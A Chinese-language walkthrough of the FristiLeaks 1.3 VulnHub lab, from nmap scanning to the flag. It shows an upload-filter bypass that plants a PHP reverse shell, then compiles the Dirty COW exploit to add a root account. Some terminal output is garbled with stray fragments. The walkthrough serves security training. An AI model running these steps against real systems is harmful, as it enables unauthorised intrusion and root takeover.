


一、虚拟机配置

1. 作者说需要手动修改虚拟机mac地址

 虚拟机 帮助 资源 关于 提交机器 联系我们

系列: FristiLeaks
网页: <https://tldr.nu/2015/12/15/fristileaks-vm/>

下载

请记住, VulnHub 是免费的社区资源, 因此我们无法检查提供给我们计算机。下载之前, 请阅读我们的常见问题解答部分, 其中涉及运行未和虚拟机的危险以及我们关于“保护您自己和您的网络”的建议。如果您了解风险, 请下载!

FristiLeaks_1.3.ova (大小: 668 MB)
下载 (镜像): https://download.vulnhub.com/fristileaks/FristiLeaks_1.3.ova


描述

关于:
Name: Fristileaks 1.3
Author: Ar0xA
Series: Fristileaks
Style: Enumeration/Follow the breadcrumbs
Goal: get root (uid 0) and read the flag file
Tester(s): dqi, barrebas
Difficulty: Basic


描述:
A small VM made for a Dutch informal hacker meetup called Fristileaks. Meant to be broken in a few hours without requiring debuggers, reverse engineering, etc..

VMware 用户需要手动将虚拟机的 MAC 地址编辑为: 08:00:27:A5:A6:76

2. 如果vmware版本太新的话，导入靶机ovf的时候会提示ovf合规错误



3. 点击重试，导入后不要直接修改设置，右键虚拟机——>管理——>更改硬件兼容性，将兼容性修改为 16.x，克隆虚拟机即可，然后就可以在设置——>网络适配器——>高级中修改虚拟机的mac地址了



二、信息收集

1. 主机发现，如下，192.168.0.101就是靶机

```
$ nmap -sn 192.168.0.1/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-09 00:50 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0019s latency).
Nmap scan report for 192.168.0.100
Host is up (0.059s latency).
Nmap scan report for 192.168.0.101
Host is up (0.0021s latency).
Nmap scan report for 192.168.0.106
Host is up (0.00041s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.06 seconds
```

2. 端口扫描

```
nmap -sC -sV -T4 192.168.0.101
```

```
$ nmap -sV -sC -T4 192.168.0.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-09 01:00 EDT
Nmap scan report for 192.168.0.101
Host is up (0.90s latency).
Not shown: 959 filtered tcp ports (no-response), 40 filtered tcp ports (host-unreach)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
|_ http-robots.txt: 3 disallowed entries
|_ /cola /sisi /beer
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.13 seconds
```


3. 发现只有一个80端口，web中间件是Apache httpd 2.2.15，系统CentOS，DAV版本2，PHP版本5.3.3，存在robots.txt文件，先用nmap扫描一下是否有漏洞，没有发现什么漏洞，打开web站点看一下




4. 看一下robots.txt文件，发现有三个目录

```
User-agent: *
Disallow: /cola
Disallow: /sisi
Disallow: /beer
```


5. 三个目录都是同一张图片，没有其它东西



6. 没有其它东西了，图片中提到了一个域名memegenerator.net，修改host解析后发现也没有什么东西，再回顾一遍，发现首页多次提到一个fristi，访问一下这个URL看看，发现是一个登录界面



7. F12发现源码中有一个base64编码的图片和一个注释，先保存下来



8. 似乎没有注入，尝试弱口令也没有成功，尝试base64解码上面的注释，发现是也是一张图片

Base64.us

Base64 在线编码解码 (最好用的 Base64 在线工具)

Base64

URLEncode

MD5

TimeStamp

请输入要进行 Base64 编码或解码的字符

mD+0cKQ8nupVcZ21Rj7erEz0WqoZ+5lRW1oXNB3ZvBMWuISfYIm+hDLkcIAtuHEUzu/l9l867X34rPtA6lmLi0ZrqX6gu37alukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFheEPdMjO3SSys7XVF+qmT5UcmT9+SS//fyyOLU3kWoGLd59ZKb6Us10lZMjAP5b5AgAL3lEgBc5AsCLH AHgRY4A8CJHAHlRlwC8yBEAXuQlAC9yBlAXOQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwlscAeBFjgDwlkcAeJlAlZlEQBe5AgAL3lEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtcQAAAABJR U5ErkJggg==

编码 (Encode)

解码 (Decode)

↑ 交换 (编码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果：

☐ 编/解码后自动全选

PNG



解码完毕。复制结果

也可以选择图片文件来获取它的 Base64 编码的 DataURI 形式：

浏览...

未选择文件。

9. 使用注释中的字符替换base64编码的图片，发现源码中第一个center标签中还有一个注释，其中提到了开发者的名字

Welcome to #fristileaks admin portal

10. 使用如下口令登录网站，发现后台有文件上传

eezeepz
keKkeKKeKKeKkEkEk

Login successful

[upload file](#)

三、getshell

1. 发现文件上传存在校验

Sorry, is not a valid file. Only allowed are: png,jpg,gif
Sorry, file not uploaded

2. 给文件添加一个.jpg的后缀，上传php-reverse-shell.php，如下，上传成功

The screenshot displays the network traffic of a web browser. The 'Request' tab shows a multipart/form-data request to 'http://192.168.0.101/fristi/upload.php'. The 'Response' tab shows an HTTP 200 OK status with a message: 'Uploading, please wait' followed by 'The file has been uploaded to /uploads'.

3. kali开启监听，web访问php-reverse-shell.php.jpg文件，如下，成功获取shell

The screenshot shows a Kali Linux terminal session. The user navigates to the 'vuln' directory, creates a 'Firstileaks' subdirectory, and sets up a listener on port 4444. A connection is established from 192.168.0.106, and the user successfully obtains a shell.

四、权限提升

1. 查看内核版本，如下，为linux Red Hat 2.6.32

```
sh-4.1$ uname -a
uname -a
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
sh-4.1$ cat /proc/version
cat /proc/version
Linux version 2.6.32-573.8.1.el6.x86_64 (mockbuild@c6b8.bsys.dev.centos.org) (gcc version 4.4.7 20120313 (Red Hat 4.4.7-16) (GCC) ) #1
SMP Tue Nov 10 18:01:38 UTC 2015
sh-4.1$
```

2. 搜索该内核的漏洞，如下，有两个漏洞

```
└─$ searchsploit linux Red Hat 2.6.32
```

Exploit Title	Path
Linux Kernel 2.6.27 < 2.6.36 (RedHat x86-64) - 'compat' Local Privilege Escalation	linux_x86-64/local/15024.c
Linux Kernel < 2.6.36-rc6 (RedHat / Ubuntu 10.04) - 'pktdv' Kernel Memory Disclosure	linux/local/15150.c

```
Shellcodes: No Results
```

3. cd到/var/www/html目录 在fristi下发现checklogin.php文件，cat发现里面有mysql账号密码，不是root权限的，数据库中也没有什么东西

```
sh-4.1$ cat checklogin.php
cat checklogin.php
<?php

ob_start();
$host="localhost"; // Host name
$username="eezeepz"; // Mysql username
$password="4ll3maal12#"; // Mysql password
$db_name="hackmenow"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
```


4. 使用脏牛提权，将脚本上传到靶机

Exploit Title	Path
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1)	linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2)	linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - ' Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method)	linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - ' Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method)	linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - ' Dirty COW PTRACE_POKEADATA' Race Condition (Write Access Method)	linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - ' Dirty COW' 'PTRACE_POKEADATA' Race Condition Privilege Escalation (/etc/passwd Method)	linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - ' Dirty COW' /proc/self/mem Race Condition (Write Access Method)	linux/local/40611.c
Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (Dirty Pipe)	linux/local/50808.c
Qualcomm Android - Kernel Use-After-Free via Incorrect set_page_dirty() in KGSL	android/dos/46941.txt
Quick and Dirty Blog (qdblog) 0.4 - 'categories.php' Local File Inclusion	php/webapps/4603.txt
Quick and Dirty Blog (qdblog) 0.4 - SQL Injection / Local File Inclusion	php/webapps/3729.txt
snappd < 2.37 (Ubuntu) - ' dirty_sock ' Local Privilege Escalation (1)	linux/local/46361.py
snappd < 2.37 (Ubuntu) - ' dirty_sock ' Local Privilege Escalation (2)	linux/local/46362.py

Shellcodes: No Results

```

(kali@kali)~/vuln/Fristileaks
$ cp /usr/share/exploitdb/exploits/linux/local/40616.c /home/kali/vuln/Fristileaks

(kali@kali)~/vuln/Fristileaks
$ ls
15024.c 15150.c 1.txt 2.txt 3037440.jpg php-reverse-shell.php.jpg shell.php

(kali@kali)~/vuln/Fristileaks
$ cp /usr/share/exploitdb/exploits/linux/local/40616.c /home/kali/vuln/Fristileaks

(kali@kali)~/vuln/Fristileaks
$ searchsploit -p linux/local/40839.c
Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEADATA' Race Condition Privilege Escalation (/etc/passwd Method)
URL: https://www.exploit-db.com/exploits/40839
Path: /usr/share/exploitdb/exploits/linux/local/40839.c
Codes: CVE-2016-5195
Verified: True
File Type: C source, ASCII text

(kali@kali)~/vuln/Fristileaks
$ cp /usr/share/exploitdb/exploits/linux/local/40839.c /home/kali/vuln/Fristileaks

(kali@kali)~/vuln/Fristileaks
$ ls

```

5. 编译exp并创建一个新的超级管理员用户

```
gcc -pthread 40839.c -o dirty -lcrypt
./dirty xiaodi #xiaodi是新建用户的密码
```

```

sh-4.1$ gcc -pthread 40839.c -o dirty -lcrypt
gcc -pthread 40839.c -o dirty -lcrypt
sh-4.1$ ls
ls 0.4 - 'categories.php' Local File Inclusion
15024.c 0.4 - SQL Injection / Local File Inclusion
15150.c - 'dirty_sock' Local Privilege Escalation (1)
40616.c - 'dirty_sock' Local Privilege Escalation (2)
40616.o
40839.c
checklogin.php
dirty /vuln/Fristileaks
do_upload.php /b/exploits/linux/local/40616.c /home/kali/vuln/Fristileaks
exp
index.php n/Fristileaks
login_success.php
logout.php
main_login.php
pic.b64 /vuln/Fristileaks
pic2.b64 /b/exploits/linux/local/40616.c /home/kali/vuln/Fristileaks
upload.php
uploads /vuln/Fristileaks
sh-4.1$ ./dirty xiaodi
./dirty xiaodi
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: xiaodi
Complete line:
firefart:fiMDSd58gBacE:0:0:pwned:/root:/bin/bash
mmap: 7f9612416000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'xiaodi'.
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
sh-4.1$

```

6. 随后切换到firefart用户，结果提示standard in must be a tty，需要切换到交互式shell，然后切换到firefart用户，成功获取root权限

```

python -c 'import pty;pty.spawn("/bin/bash")'
su firefart

```

```

sh-4.1$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.1$ su firefart /ts/linux/local/40616.c /home/kali/.ssh/authorized_keys
su firefart
Password: xiaodi

[firefart@localhost fristi]# id
id
uid=0(firefart) gid=0(root) groups=0(root)
[firefart@localhost fristi]# cd /root
cd /root
[firefart@localhost ~]# ls
ls
fristileaks_secrets.txt
[firefart@localhost ~]# cat fristileaks_secrets.txt
cat fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)

Flag: Y0u_kn0w_y0u_l0ve_fr1st1

```

(02:25:37) → fuzzsec发送了beelimg
 (02:56:14) 你: gcc -pthread 40839.c
 ./dirty xiaodi
 (02:56:50) firefart
 (02:58:06) standard in must be a t

给fuzzsec发送消息